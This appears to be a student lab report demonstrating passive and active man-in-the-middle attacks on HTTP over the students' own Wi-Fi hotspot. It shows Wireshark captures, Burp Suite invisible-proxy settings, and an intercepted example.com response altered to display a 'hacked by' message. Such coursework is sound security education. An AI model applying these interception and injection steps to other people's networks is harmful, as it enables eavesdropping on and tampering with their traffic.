
We can also observe that, 1 user (Victim) named 'Shrenik's-Air' is connected to this hotspot.

Screenshot depicting IP of hotspot:

Protocol:	Wi-Fi 5 (802.11ac)
Security type:	WPA2-Personal
Manufacturer:	Qualcomm Communications Inc.
Description:	Qualcomm QCA9377 802.11ac Wireless Adapter
Driver version:	12.0.0.1118
Network band:	2.4 GHz
Network channel:	4
Link speed (Receive/Transmit):	86/86 (Mbps)
Link-local IPv6 address:	fe80::71b2:3bbd:5d35:8fda%3
IPv4 address:	192.168.0.106

S2 Answer:

The victim (Shrenik's-Air), visits an HTTP website www.example.com from firefox browser as below:



Passive attack by Attacker on Victim:

The MITM attacker, in this case, the user running the hotspot can easily sniff the traffic between the victim and the remote website (example.com) using Wireshark. We can see the unencrypted HTTP packets in the below screenshot.

Screenshot of the Wireshark trace captured by attacker depicting the unencrypted HTTP packets of example.com:

The screenshot shows a Wireshark packet capture window titled 'wifi.pcapng'. The packet list on the left shows four packets, with packet 462 selected. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane on the right shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
462	13.250421	192.168.0.106	93.184.216.34	HTTP	451	GET / HTTP/1.1
464	13.508848	93.184.216.34	192.168.0.106	HTTP	1092	HTTP/1.1 200 OK (text/html)
470	13.877084	192.168.0.106	93.184.216.34	HTTP	359	GET /favicon.ico HTTP/1.1
484	14.131299	93.184.216.34	192.168.0.106	HTTP	1079	HTTP/1.1 404 Not Found (text/html)

Frame 462: 451 bytes on wire (3608 bits), 451 bytes captured (3608 bits) on interface
Ethernet II, Src: HonHaiPrecis_29:cd:ef (dc:a2:66:29:cd:ef), Dst: TPLink_bb:62:3c (9c:
Internet Protocol Version 4, Src: 192.168.0.106, Dst: 93.184.216.34
Transmission Control Protocol, Src Port: 63059, Dst Port: 80, Seq: 1, Ack: 1, Len: 385
Hypertext Transfer Protocol

0000 9c a2 f4 bb 62 3c dc a2 66 29 cd ef 08 00 45 00 ... b<... f)....E
0010 01 b5 00 00 40 00 3e 06 44 56 c0 a8 00 6a 5d b8 ... @>... DV...j].
0020 d8 22 f6 53 00 50 d1 2a 01 4c 67 27 15 0c 80 18 ... "S.p.* -Lg'....
0030 08 04 cb 08 00 00 01 01 08 0a 73 c2 18 9e 21 6fs...lo
0040 ae 83 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 ...GET / HTTP/1.1
0050 0d 0a 48 6f 73 74 3a 20 65 78 61 6d 70 6c 65 2e ...Host: example.
0060 63 6f 6d 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 ...com: Upg rade-Ins
0070 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 3a 20 ...ecure-Re quests:
0080 31 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f ...1..Accep t: text/
0090 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e ...html,app lication
00a0 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 .../xhtml+x ml,appli
00b0 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 ...cation/x ml;q=0.9
00c0 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d 0a 55 73 65 72 ...,*/*;q=0 .8 .User
00d0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f ...-Agent: Mozilla/
00e0 35 2e 30 20 28 69 50 68 6f 6e 65 3b 20 43 50 55 ...5.0 (iPh one; CPU
00f0 20 69 50 68 6f 6e 65 20 4f 53 20 31 37 5f 33 20 ...iPhone OS 17_3
0100 6c 69 60 65 20 4d 61 63 20 4f 53 20 58 29 20 41 ...like Mac OS X) A
0110 70 70 6c 65 57 65 62 4b 69 74 2f 36 30 35 2e 31 ...ppleWebK it/605.1

The screenshot shows the packet details pane for packet 462 in Wireshark. The details are expanded for the Hypertext Transfer Protocol section, showing the full HTTP GET request. The details include the Host, Upgrade-Insecure-Requests, Accept, User-Agent, Accept-Language, Accept-Encoding, and Connection headers. The full request URI is also displayed.

Frame 462: 451 bytes on wire (3608 bits), 451 bytes captured (3608 bits) on interface \Device\NPF_{18FA74D5-C9E5-4466-8426-C09F023F9FFD},
Ethernet II, Src: HonHaiPrecis_29:cd:ef (dc:a2:66:29:cd:ef), Dst: TPLink_bb:62:3c (9c:a2:f4:bb:62:3c)
Internet Protocol Version 4, Src: 192.168.0.106, Dst: 93.184.216.34
Transmission Control Protocol, Src Port: 63059, Dst Port: 80, Seq: 1, Ack: 1, Len: 385
Hypertext Transfer Protocol
GET / HTTP/1.1\r\nHost: example.com\r\nUpgrade-Insecure-Requests: 1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nUser-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 17_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/123.0.6312.52 Mobile
Accept-Language: en-GB,en;q=0.9\r\nAccept-Encoding: gzip, deflate\r\nConnection: keep-alive\r\n\r\n[Full request URI: http://example.com/]
[HTTP request 1/1]
[Response in frame: 464]

HTTP Host (http.host), 19 bytes
☐ Show packet bytes

Close Help


S3 Answer:

Active MITM attack by Attacker on Victim:


Here, the attacker performs an 'Active MITM' attack by injecting custom HTML content in the HTTP response of example.com using the BurpSuite tool.

We need to perform few configurations in the Burpsuite tool for intercepting the HTTP requests as below:

1. Intercepting the requests directed to port 80, i.e., all HTTP requests.
Here, 192.168.0.106 is the hotspot's IP address.




2. **Enabling 'Invisible Proxing':** When 'Invisible proxying' is enabled, Burpsuite utilizes the 'Host' header in the request, as the destination host.



The screenshot shows the 'Edit proxy listener' dialog box with the 'Request handling' tab selected. The dialog has a title bar with a lightning bolt icon and a close button. Below the title bar are tabs for 'Binding', 'Request handling', 'Certificate', 'TLS Protocols', and 'HTTP'. The 'Request handling' tab contains a help icon and a text box stating: 'These settings control whether Burp redirects requests received by this listener.' Below this are two text input fields: 'Redirect to host:' and 'Redirect to port:'. There is an unchecked checkbox labeled 'Force use of TLS'. A paragraph of text reads: 'Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.' Below this is a checked checkbox labeled 'Support invisible proxying (enable only if needed)'. At the bottom right are 'OK' and 'Cancel' buttons.



3. Setting the proxy:



The screenshot shows the 'Connection Settings' dialog box with the 'Configure Proxy Access to the Internet' section. The dialog has a title bar with the text 'Connection Settings' and a close button. Below the title bar are four radio button options: 'No proxy', 'Auto-detect proxy settings for this network', 'Use system proxy settings', and 'Manual proxy configuration'. The 'Manual proxy configuration' option is selected. Below this are three rows of proxy settings. The first row is for 'HTTP Proxy' with the value '192.168.0.106' and 'Port' '80'. Below this is an unchecked checkbox labeled 'Also use this proxy for HTTPS'. The second row is for 'HTTPS Proxy' with an empty text box and 'Port' '0'. The third row is for 'SOCKS Host' with an empty text box and 'Port' '0'. Below this are two radio button options: 'SOCKS v4' and 'SOCKS v5', with 'SOCKS v5' selected. At the bottom left is an 'Automatic proxy configuration URL' section with an empty text box and a 'Reload' button. At the bottom right are 'Cancel' and 'OK' buttons.

Once the burpsuite is configured, the attacker is ready to perform the active MITM attack as below:

Intercepting the HTTP request: We can observe that, the HTTP GET request for example.com is intercepted in the burpsuite by the attacker.



The attacker forwards the request to the actual destination server (example.com) by clicking the forward button.

Attacker intercepting & modifying the HTTP response content: Once the response is received from the remote server, MITM attacker intercepts and modifies the response content.

Original response:

Burp Suite Community Edition v2024.1.16 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Response from http://www.example.com:80/ [93.184.216.34]

Forward Drop Intercept is on Action Open browser

Inspector

Response headers 12

```
1 HTTP/1.1 200 OK
2 Age: 124641
3 Cache-Control: max-age=604800
4 Content-Type: text/html; charset=UTF-8
5 Date: Sun, 24 Mar 2024 20:30:42 GMT
6 ETag: "318712694799gip"
7 Expires: Sun, 21 Mar 2024 20:30:42 GMT
8 Last-Modified: Thu, 17 Oct 2019 07:10:26 GMT
9 Server: ECS (dce/2690)
10 Vary: Accept-Encoding
11 X-Cache: HIT
12 Content-Length: 1256
13 Connection: close
14
15 <!doctype html>
16 <html>
17 <head>
18 <title>
19   Example Domain
20 </title>
21 <meta charset="utf-8" />
22 <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
23 <meta name="viewport" content="width=device-width, initial-scale=1" />
24 <style type="text/css">
25   body{
26     background-color: #f0f0f2;
27     margin: 0;
28     padding: 0;
29     font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
30   }
31   div{
32     width: 600px;
33     margin: 5em auto;
34     padding: 5em;
35     background-color: #fdfdff;
36     border-radius: 0.5em;
37   }
38 </style>
39 </head>
40 <body>
41 <div>
42   <h1>Example Domain</h1>
43   <p>This domain is for use in illustrative examples in documents. You may use this
44     domain in literature without prior coordination or asking for permission.</p>
45   <p><a href="https://www.iana.org/domains/example">More information...</a></p>
46 </div>
47 </body>
48 </html>
```

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

Inspector

200 GET www.example.com / docum... html cached 1.26...

404 GET www.example.com favicon.ico Favicon... html cached 1.26...


2 requests 2.51 kB / 0 B transferred Finish: 226 ms DOMContentLoaded: 77 ms load: 106 ms

Headers Cookies Request Response Cache Timings


HTML

```
2
3
4 <meta charset="utf-8" />
5 <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
6 <meta name="viewport" content="width=device-width, initial-scale=1" />
7 <style type="text/css">
8   body{
9     background-color: #f0f0f2;
10    margin: 0;
11    padding: 0;
12    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "He
13  }
14  div {
15    width: 600px;
16    margin: 5em auto;
17    padding: 5em;
18    background-color: #fdfdff;
19    border-radius: 0.5em;
20    box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
21  }
22  a:link, a:visited {
23    color: #34495e;
24    text-decoration: none;
25  }
26  @media (max-width: 700px) {
27    div {
28      margin: 0 auto;
29      width: auto;
30    }
31  }
32 </style>
33 </head>
34 <body>
35 <div>
36   <h1>Example Domain</h1>
37   <p>This domain is for use in illustrative examples in documents. You may use this
38     domain in literature without prior coordination or asking for permission.</p>
39   <p><a href="https://www.iana.org/domains/example">More information...</a></p>
40 </div>
41 </body>
42 </html>
```

Response modified by attacker:



Response received by victim client on web browser:



Example Domain

Example Domain

This website has been hacked by:
Hrishikesh Hemke: CS23MTECH14003
Mayuresh Dindorkar : CS23MTECH14007
Shrenik Ganguli : CS23MTECH14014

InspectorConsoleDebuggerNetworkStyle EditorPerformanceMemoryStorageAccessibilityApplicationAdblock Plus

Filter URLs

AllHTMLCSSJSXHRFontsImagesMediaWSOtherDisable CacheNo Throttling

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	www.examp...	/	document	html	1.63 kB	1.25 kB					
